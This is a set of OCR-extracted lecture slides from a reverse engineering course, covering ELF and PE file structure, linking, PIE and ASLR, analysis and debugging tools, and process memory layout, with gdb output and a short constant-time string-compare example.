    - each time we execute the binary
    - relocatable code
    - some addresses are computed when loading the binary

  - execute time
    - affected by *lazy binding*

STATIC OR DYNAMIC BINARY

- **an issue that can create confusion**

- **libraries can be of two types:**
  - static
    - library is added at compile time

  - dynamic/shared
    - library is linked when executed
    - no need to recompile
    - is placed in *shared memory*
    - *Position Independent Code* (*Position Independent Execution*)
      - *Global Offset Table*


STATIC OR DYNAMIC BINARY

- **PIE vs. NO PIE**

```
┌──(kali㉿kali)-[~]
└─$ gcc write.c -o write -no-pie

┌──(kali㉿kali)-[~]
└─$ ./write
hello!

┌──(kali㉿kali)-[~]
└─$ file write
write: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /l
ib64/ld-linux-x86-64.so.2, BuildID[sha1]=e990629e0423ecf432dd3e0d6f1afe6e4532bc5d, for GNU/Lin
ux 3.2.0, not stripped

┌──(kali㉿kali)-[~]
└─$ gcc write.c -o write

┌──(kali㉿kali)-[~]
└─$ ./write
hello!

┌──(kali㉿kali)-[~]
└─$ file write
write: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter
 /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cb9a8367c4d68d2555b21eb6838241601e3fcd78, for GNU/
Linux 3.2.0, not stripped
```

BINARE STATICE ȘI DINAMICE

- **PIE vs. NO PIE**



WHAT WE DID TODAY

- **ELF binaries**
  - readelf
  - objdump
  - nm

- **static and dynamic binaries**

NEXT TIME ...

- Windows binaries
- Focus on dissasembly
- IDA

REFERENCES

- In-depth: ELF - The Extensible & Linkable Format, https://www.youtube.com/watch?v=nC1U1LJQL8o
- Handmade Linux x86 executables, https://www.youtube.com/watch?v=XH6jDiKxod8
- Creating and Linking Static Libraries on Linux with gcc, https://www.youtube.com/watch?v=t5TfYRRHG04
- Creating and Linking Shared Libraries on Linux with gcc, https://www.youtube.com/watch?v=mUbWcxSb4fw
- Performance matters, https://www.youtube.com/watch?v=r-TLSBdHe1A

REVERSE ENGINEERING – CLASS 0x03

THE STRUCTURE OF PE FILES

Cristian Rusu


LAST TIME

- assembly in context
- the structure of binary files
- study of the ELF binaries
- PE for next week

TODAY

- the structure of binary files
- study of the PE binaries

FROM SOURCE CODE TO EXECUTION



https://slideplayer.com/slide/4695781/

BINARY FILES


- **ELF/SO**
- **PE/DLL**
- **WASM**
- **machine code (assembly translated to CPU readable instructions) is only part of the executable**
- **all of them have some particular structure we need to understand to in order to execute the binary (ABI)**

PE BINARY

- **Portable Executable**
- **for both Windows x86 and x64**

PE BINARY

- **headers & sections**



https://resources.infosecinstitute.com/topic/2-malware-researchers-handbook-demystifying-pe-file/

PE BINARY

- **DOS header**
  - first 64 bytes of binary
  - MZ (magic number, just as .ELF)
  - offset to the start of the PE

```
struct DOS_Header
{
// short is 2 bytes, long is 4 bytes
    char signature[2] = { 'M', 'Z' };
    short lastsize;
    short nblocks;
    short nreloc;
    short hdrsize;
    short minalloc;
    short maxalloc;
    void *ss; // 2 byte value
    void *sp; // 2 byte value
    short checksum;
    void *ip; // 2 byte value
    void *cs; // 2 byte value
    short relocpos;
    short noverlay;
    short reserved1[4];
    short oem_id;
    short oem_info;
    short reserved2[10];
    long  e_lfanew; // Offset to the 'PE\0\0' signature relative to the beginning of the file
}
```

https://en.wikipedia.org/wiki/Mark_Zbikowski
https://github.com/Alexpux/mingw-w64/blob/master/mingw-w64-tools/widl/include/winnt.h and look for _IMAGE_DOS_HEADER


PE BINARY

- **DOS header**
- **DOS stub**
  - „This program cannot be run in DOS mode”
- **PE file header**
  - Signature
    - PE followed by two zeros
  - Machines
    - Target system: intel, AMD, etc.
  - Number of sections
    - Size of the section table
  - Size of optional header, contains information about: binary, such as initial stack size, program entry point location, preferred base address, operating system version, section alignment information

https://github.com/Alexpux/mingw-w64/blob/master/mingw-w64-tools/widl/include/winnt.h look for _IMAGE_FILE_HEADER

PE BINARY

- **dissasembly**



https://resources.infosecinstitute.com/topic/2-malware-researchers-handbook-demystifying-pe-file/

PE BINARY

- **tools for PE analysis**
- **PE Studio**
  - a utility for inspecting PE formatted binaries such as windows EXEs and DLLs
- **CFF Explorer**
  - a freeware suite of tools including a PE editor and a process viewer
- **PE bear**
  - a multiplatform reversing tool for PE files. Its objective is to deliver fast and flexible “first view” for malware analysts, stable and capable to handle malformed PE files

https://www.winitor.com/download
https://github.com/cybertechniques/site/blob/master/analysis_tools/cff-explorer/index.md
https://github.com/hasherezade/pe-bear


BINARY ANALYSIS

- **general tools**
- **Ghidra**
  - Open-sourced NSA tool
  - Pro: free and hackable
  - Pro: decompiles anything it can disassemble
  - Con: looks horrible (UI/UX skills zero)
  - Con: sometimes the decompilation is hard/impossible to follow
  - Prefers gotos (no for loop support)
- **IDA**
  - Swiss army knife of Reverse Engineering
  - Pro: Tried and tested
  - Pro: Analyze most executable file formats
  - Pro: Disassemble most architectures (x86, arm, mips, z80, etc)
  - Pro: Decompile some architectures (x86/amd64, arm/arm64, ppc/ppc64, mips32)
  - Con: Too expensive
  - Con: Piracy is rampant

https://ghidra-sre.org/
https://hex-rays.com/ida-free/

IDA SHOWCASE

- **go from machine code back to source code (ideally)**



https://hex-rays.com/ida-free/

WHAT WE DID TODAY

- **PE binaries**
  - DOS/PE structure
- **general static binary analysis tools**
  - Gidra
  - IDA (las session today)

NEXT TIME ...

- **Dynamic analysis & reverse engineering**

REFERENCES

- **Decompiler explorer**
  - https://dogbolt.org/
- **PE insights**
  - https://en.wikibooks.org/wiki/X86_Disassembly/Windows_Executable_Files
  - https://resources.infosecinstitute.com/topic/2-malware-researchers-handbook-demystifying-pe-file/
- **PE 101,** https://web.cse.ohio-state.edu/~reeves.92/CSE2421au12/HelloWorldGoal.pdf
- https://github.com/corkami/pocs/tree/master/PE
- **Introdution to IDA pro**
  - https://www.youtube.com/watch?v=qCQRKLaz2nQ
- **Intro to RE with IDA on Pes**
  - https://www.youtube.com/watch?v=1MotMBPX7tY

REVERSE ENGINEERING – CLASS 0x04

DYNAMIC ANALYSIS

Cristian Rusu


LAST TIME

- **static analysis**
  - ELF
  - PE
- **IDA**

TODAY

- **dynamic analysis**
- **debugging**

FROM SOURCE CODE TO EXECUTION



https://slideplayer.com/slide/4695781/

WHY DO DYNAMIC ANALYSIS?

- **why isn't static analysis enough?**

WHY DO DYNAMIC ANALYSIS?

- **why isn't static analysis enough?**
  - dynamic analysis can complement static analysis (in practice, most likely, you will need to do both)
  - can detect subtle vulnerabilities
  - can detect new vulnerabilities
    - a new variable is added, time
  - can understand what the binary is doing when communicating
    - IPC
    - direct access

WHY DO DYNAMIC ANALYSIS?

- **why isn't static analysis enough?**
  - dynamic analysis can complement static analysis (in practice, most likely, you will need to do both)
  - can detect subtle vulnerabilities
  - can detect new vulnerabilities
    - a new variable is added, time
  - can understand what the binary is doing when communicating
    - IPC (shared memory, pipes, sockets, messages queues, mutex)
    - direct access (debugging)

DYNAMIC ANALYSIS EXAMPLE 1

- **side-channel attacks**
  - in computer security, a side-channel attack is any attack based on extra information that can be gathered because of the fundamental way a computer protocol or algorithm is implemented, rather than flaws in the design of the protocol or algorithm itself
  - cache attacks
  - timing attacks
  - power-monitoring attacks
  - etc.

https://en.wikipedia.org/wiki/Side-channel_attack

DYNAMIC ANALYSIS EXAMPLE 1

- **side-channel attacks**
  - in computer security, a side-channel attack is any attack based on extra information that can be gathered because of the fundamental way a computer protocol or algorithm is implemented, rather than flaws in the design of the protocol or algorithm itself
  - cache attacks
    - Meltdown, spectre

https://en.wikipedia.org/wiki/Side-channel_attack

DYNAMIC ANALYSIS EXAMPLE 1

- **side-channel attacks**
  - in computer security, a side-channel attack is any attack based on extra information that can be gathered because of the fundamental way a computer protocol or algorithm is implemented, rather than flaws in the design of the protocol or algorithm itself
  - timing attacks

```
bool insecureStringCompare(const void *a, const void *b, size_t length) {
  const char *ca = a, *cb = b;
  for (size_t i = 0; i < length; i++)
    if (ca[i] != cb[i])
      return false;
  return true;
}

bool constantTimeStringCompare(const void *a, const void *b, size_t length) {
  const char *ca = a, *cb = b;
  bool result = true;
  for (size_t i = 0; i < length; i++)
    result &= ca[i] == cb[i];
  return result;
}
```

https://en.wikipedia.org/wiki/Side-channel_attack

DYNAMIC ANALYSIS EXAMPLE 2

- **compiler eliminates security measures**
  - https://godbolt.org/z/QMZxYe
  - https://godbolt.org/z/3EyZXQ
- **same code, but with and without optimization flags**

RUNNING A PROCESS

- **OS kernel**
  - reads the binary
  - provides a separate address space for the process
    - *randomization can happen here*
  - provides expandable stack and heap spaces
  - passes control to the interpreter (loader)
    - parses the structure of the binary
    - copies segments into memory
    - sets appropriate permissions for each segment
    - checks for any linked libraries
    - passes control to the *_start* address written in the header


LINUX, STATIC BINARY/EXECUTABLE

```
Temporary breakpoint 1, 0x0000000000401c3a in main ()
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r--p      /ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_static
0x00401000         0x00495000         r-xp      /ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_static
0x00495000         0x004ba000         r--p      /ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_static
0x004bb000         0x004c1000         rw-p      /ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_static
0x004c1000         0x004e5000         rw-p      [heap]
0x00007ffff7ffa000 0x00007ffff7ffd000 r--p      [vvar]
0x00007ffff7ffd000 0x00007ffff7fff000 r-xp      [vdso]
0x00007fffffffe000 0x00007ffffffff000 rw-p      [stack]
gdb-peda$
```

LINUX, DYNAMIC BINARY/EXECUTABLE

```
Temporary breakpoint 1, 0x00000000004011e2 in main ()
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r--p      /ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_dynamic
0x00401000         0x00402000         r-xp      /ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_dynamic
0x00402000         0x00403000         r--p      /ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_dynamic
0x00403000         0x00404000         r--p      /ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_dynamic
0x00404000         0x00405000         rw-p      /ctf/unibuc/curs/curs_04/demo_01_linux_memory/hello_dynamic
0x00007ffff7dc6000 0x00007ffff7de8000 r--p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7de8000 0x00007ffff7f30000 r-xp      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7f30000 0x00007ffff7f7c000 r--p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7f7c000 0x00007ffff7f7d000 ---p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7f7d000 0x00007ffff7f81000 r--p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7f81000 0x00007ffff7f83000 rw-p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007ffff7f83000 0x00007ffff7f87000 rw-p      mapped
0x00007ffff7f87000 0x00007ffff7f89000 rw-p      mapped
0x00007ffff7fd0000 0x00007ffff7fd3000 r--p      [vvar]
0x00007ffff7fd3000 0x00007ffff7fd5000 r-xp      [vdso]
0x00007ffff7fd5000 0x00007ffff7fd6000 r--p      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007ffff7fd6000 0x00007ffff7ff4000 r-xp      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007ffff7ff4000 0x00007ffff7ffc000 r--p      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007fffffffde000 0x00007fffffffff000 rw-p    [stack]
gdb-peda$
```

WINDOWS ADDRESS SPACE LAYOUT



LINUX, DEBUGGING METHODS

- **ptrace syscalls**
- **you attach to a process (tracee): gdb –p PID**
  - read/write memory of the tracee
  - read/write CPU registers from tracee
  - single step (one CPU instruction at a time)
  - start/stop/continue execution
  - handle breakpoints
- **gdb + peda**

https://github.com/longld/peda

WINDOWS, DEBUGGING METHODS

- **special syscalls**
- **attach to a process (OpenProcess)**
  - read/write memory from tracee (ReadProcessMemory/WriteProcessMemory)
  - read/write CPU registers from tracee (GetThreadContext)
  - start/stop/continue execution (DebugBreakProcess)
  - handle breakpoints (WaitForDebugEvent/ContinueDebugEvent)
- **X64dbg and Windbg**

https://x64dbg.com/
https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools

DEBUGGING FOR RE

- **interrupt (break) execution at a certain point in the code**
- **inspect/modify virtual memory state/contents**
- **inspect/modify CPU registers**
- **analyze the call stack**

WHAT WE DID TODAY

- **dynamic analysis**
- **debugging**

NEXT TIME ...

- **more on loading binaries**
- **obfuscation of binaries**

REFERENCES

- **GDB,** https://www.youtube.com/watch?v=bWH-nL7v5F4
- **Windows debugging,** https://www.youtube.com/watch?v=2rGS5fYGtJ4
- **WinDBG,** https://www.youtube.com/watch?v=QuFJpH3My7A
- **Read a bluescreen using WinDBG,** https://www.youtube.com/watch?v=wUh592phlnQ

REVERSE ENGINEERING – CLASS 0x05

PROCESS MEMORY LAYOUT

Cristian Rusu

LAST TIME

- **static analysis**
- **dynamic analysis**

TODAY

- **details on the structure of processes**

RUNNING A STATIC BINARY

- **syscall for process execution**
  - EXEC
- **reads the file header**
- **executes all LOAD directives**
- **execution is then taken over by *entry point address* (_start first and only then main())**

https://man7.org/linux/man-pages/man3/exec.3.html

RUNNING A STATIC BINARY

- **symbols are references (to variables and functions) in binaries**
  - nm a2.out
  - in gdb when using „break main”, *main* here is a symbol
    - function name is in the binary, but it is not essential to execution
  - you can remove the symbols with the *strip* command
    - stripping symbols
    - debug and RE are much for difficult without symbols
    - binaries are smaller when stripped
- **static linking**
  - symbols from external libraries are included in the binary at link time
- **dynamic linking**
  - Links to symbols from external libraries are included in the binary at link time and at run time the loader resoves the links
  - resolving symbols at process run or runtime

gcc test.c -o test -static

```
└─$ file a2.out
a2.out: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interprete
r /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=18fbba2db7d9c5002d78d2b718dfab2e8ba84f3c, for GNU
/Linux 3.2.0, with debug_info, not stripped
```

STATIC AND DYNAMIC BINARIES


- **dynamic linking**
  - for example: libc.so
  - link done by the dynamic linker
  - library machine code is usually in shared memory location
  - when do you compute symbol addresses? *binding*
    - when program starts: *immediate binding*
    - when symbol is referenced for the first time: *lazy binding*
  - *shared libraries*
    - lib + name + -major + .minor + so
      - libc-2.31.so
    - lib + name + .so + major
      - libc.so.6

STATIC AND DYNAMIC BINARIES

- **a point that can cause confusion**
- **libraires can also be of two types:**
  - static
    - library is added at compile time
  - dynamic/shared
    - library is linked at execution
    - no recompilation needed
    - is in *shared memory*
    - *Position Independent Code* (*Position Independent Execution*)
      - *Global Offset Table*


PROCESSES

- **a binary file that is running**
- **memory space of a process**



PROCESSES

- **two processes in memory**




How come two different processes can access the same mermory address?
Well, they cannot they can access the same logical, but not physical, addreses!

PROCESSES

- **fiecare proces „crede” că poate accesa întreaga memorie**
  - adică nu par să fie limite la adresele folosite
- **deci fiecare proces poate accesa adrese virtuale (sau logice)**
  - adică ambele procese pot accesa adresa 0x0000ABCD, de exemplu
- **dar defapt memoria este una singură (memoria fizică)**
  - procesul 1 accesează 0x0000ABCD logic dar 0x0043FFDE fizic
  - procesul 2 accesează 0x0000ABCD logic dar 0x0A567BCE fizic
- **adresele virtuale sunt translatate în adrese fizice**
  - SO-ul, kernel-ul se ocupă de asta
  - dar calculele se realizează și în hardware, pentru eficiență

PROCESSES


- **virtual vs. physical memory addresses**



https://en.wikipedia.org/wiki/Physical_address

PROCESSES

- **implemented in hardware**



CPU: Central Processing Unit
MMU: Memory Management Unit
TLB: Translation lookaside buffer

TLB is a cache to speed-up the memory address translation

https://en.wikipedia.org/wiki/Memory_management_unit


PROCESSES

- **the memory view from the operating system**

- **observ pagination, fragmentation**

PROCESSES

- **with *shared libraries***



STATIC AND DYNAMIC BINARIES


- **PIE vs. NO PIE (this is done by the compiler)**

```
┌──(kali㉿kali)-[~]
└─$ gcc write.c -o write -no-pie

┌──(kali㉿kali)-[~]
└─$ ./write
hello!

┌──(kali㉿kali)-[~]
└─$ file write
write: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /l
ib64/ld-linux-x86-64.so.2, BuildID[sha1]=e990629e0423ecf432dd3e0d6f1afe6e4532bc5d, for GNU/Lin
ux 3.2.0, not stripped

┌──(kali㉿kali)-[~]
└─$ gcc write.c -o write

┌──(kali㉿kali)-[~]
└─$ ./write
hello!

┌──(kali㉿kali)-[~]
└─$ file write
write: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter
 /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cb9a8367c4d68d2555b21eb6838241601e3fcd78, for GNU/
Linux 3.2.0, not stripped
```

NO PIE executables are executables
PIE executables are shared libraries

STATIC AND DYNAMIC BINARIES

- **ASLR vs. NO ASLR**



STATIC AND DYNAMIC BINARIES

- **NO ASLR**

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r--p      /ctf/unibuc/curs_re/curs_07/demo04_pie/asg1
0x00401000         0x00402000         r-xp      /ctf/unibuc/curs_re/curs_07/demo04_pie/asg1
0x00402000         0x00403000         r--p      /ctf/unibuc/curs_re/curs_07/demo04_pie/asg1
0x00403000         0x00404000         r--p      /ctf/unibuc/curs_re/curs_07/demo04_pie/asg1
0x00404000         0x00405000         rw-p      /ctf/unibuc/curs_re/curs_07/demo04_pie/asg1
0x00007fb7096bc000 0x00007fb7096de000 r--p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007fb7096de000 0x00007fb709826000 r-xp      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007fb709826000 0x00007fb709872000 r--p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007fb709872000 0x00007fb709873000 ---p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007fb709873000 0x00007fb709877000 r--p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007fb709877000 0x00007fb709879000 rw-p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007fb709879000 0x00007fb70987d000 rw-p      mapped
0x00007fb70987d000 0x00007fb70987f000 rw-p      mapped
0x00007fb7098c6000 0x00007fb7098c7000 r--p      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007fb7098c7000 0x00007fb7098e5000 r-xp      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007fb7098e5000 0x00007fb7098ed000 r--p      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007fb7098ed000 0x00007fb7098ee000 r--p      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007fb7098ee000 0x00007fb7098ef000 rw-p      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007fb7098ef000 0x00007fb7098f0000 rw-p      mapped
0x00007fffb2512000 0x00007fffb2533000 rw-p      [stack]
0x00007fffb2594000 0x00007fffb2597000 r--p      [vvar]
0x00007fffb2597000 0x00007fffb2599000 r-xp      [vdso]
gdb-peda$
```

STATIC AND DYNAMIC BINARIES

- **ASLR**

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x0000561973f33000 0x0000561973f34000 r--p      /ctf/unibuc/curs_re/curs_07/demo04_pie/asg1
0x0000561973f34000 0x0000561973f35000 r-xp      /ctf/unibuc/curs_re/curs_07/demo04_pie/asg1
0x0000561973f35000 0x0000561973f36000 r--p      /ctf/unibuc/curs_re/curs_07/demo04_pie/asg1
0x0000561973f36000 0x0000561973f37000 r--p      /ctf/unibuc/curs_re/curs_07/demo04_pie/asg1
0x0000561973f37000 0x0000561973f38000 rw-p      /ctf/unibuc/curs_re/curs_07/demo04_pie/asg1
0x00007f561835c000 0x00007f561837e000 r--p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007f561837e000 0x00007f56184c6000 r-xp      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007f56184c6000 0x00007f5618512000 r--p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007f5618512000 0x00007f5618513000 ---p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007f5618513000 0x00007f5618517000 r--p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007f5618517000 0x00007f5618519000 rw-p      /lib/x86_64-linux-gnu/libc-2.28.so
0x00007f5618519000 0x00007f561851d000 rw-p      mapped
0x00007f561851d000 0x00007f561851f000 rw-p      mapped
0x00007f5618566000 0x00007f5618567000 r--p      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007f5618567000 0x00007f5618585000 r-xp      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007f5618585000 0x00007f561858d000 r--p      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007f561858d000 0x00007f561858e000 r--p      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007f561858e000 0x00007f561858f000 rw-p      /lib/x86_64-linux-gnu/ld-2.28.so
0x00007f561858f000 0x00007f5618590000 rw-p      mapped
0x00007ffef0e71000 0x00007ffef0e92000 rw-p      [stack]
0x00007ffef0f8d000 0x00007ffef0f90000 r--p      [vvar]
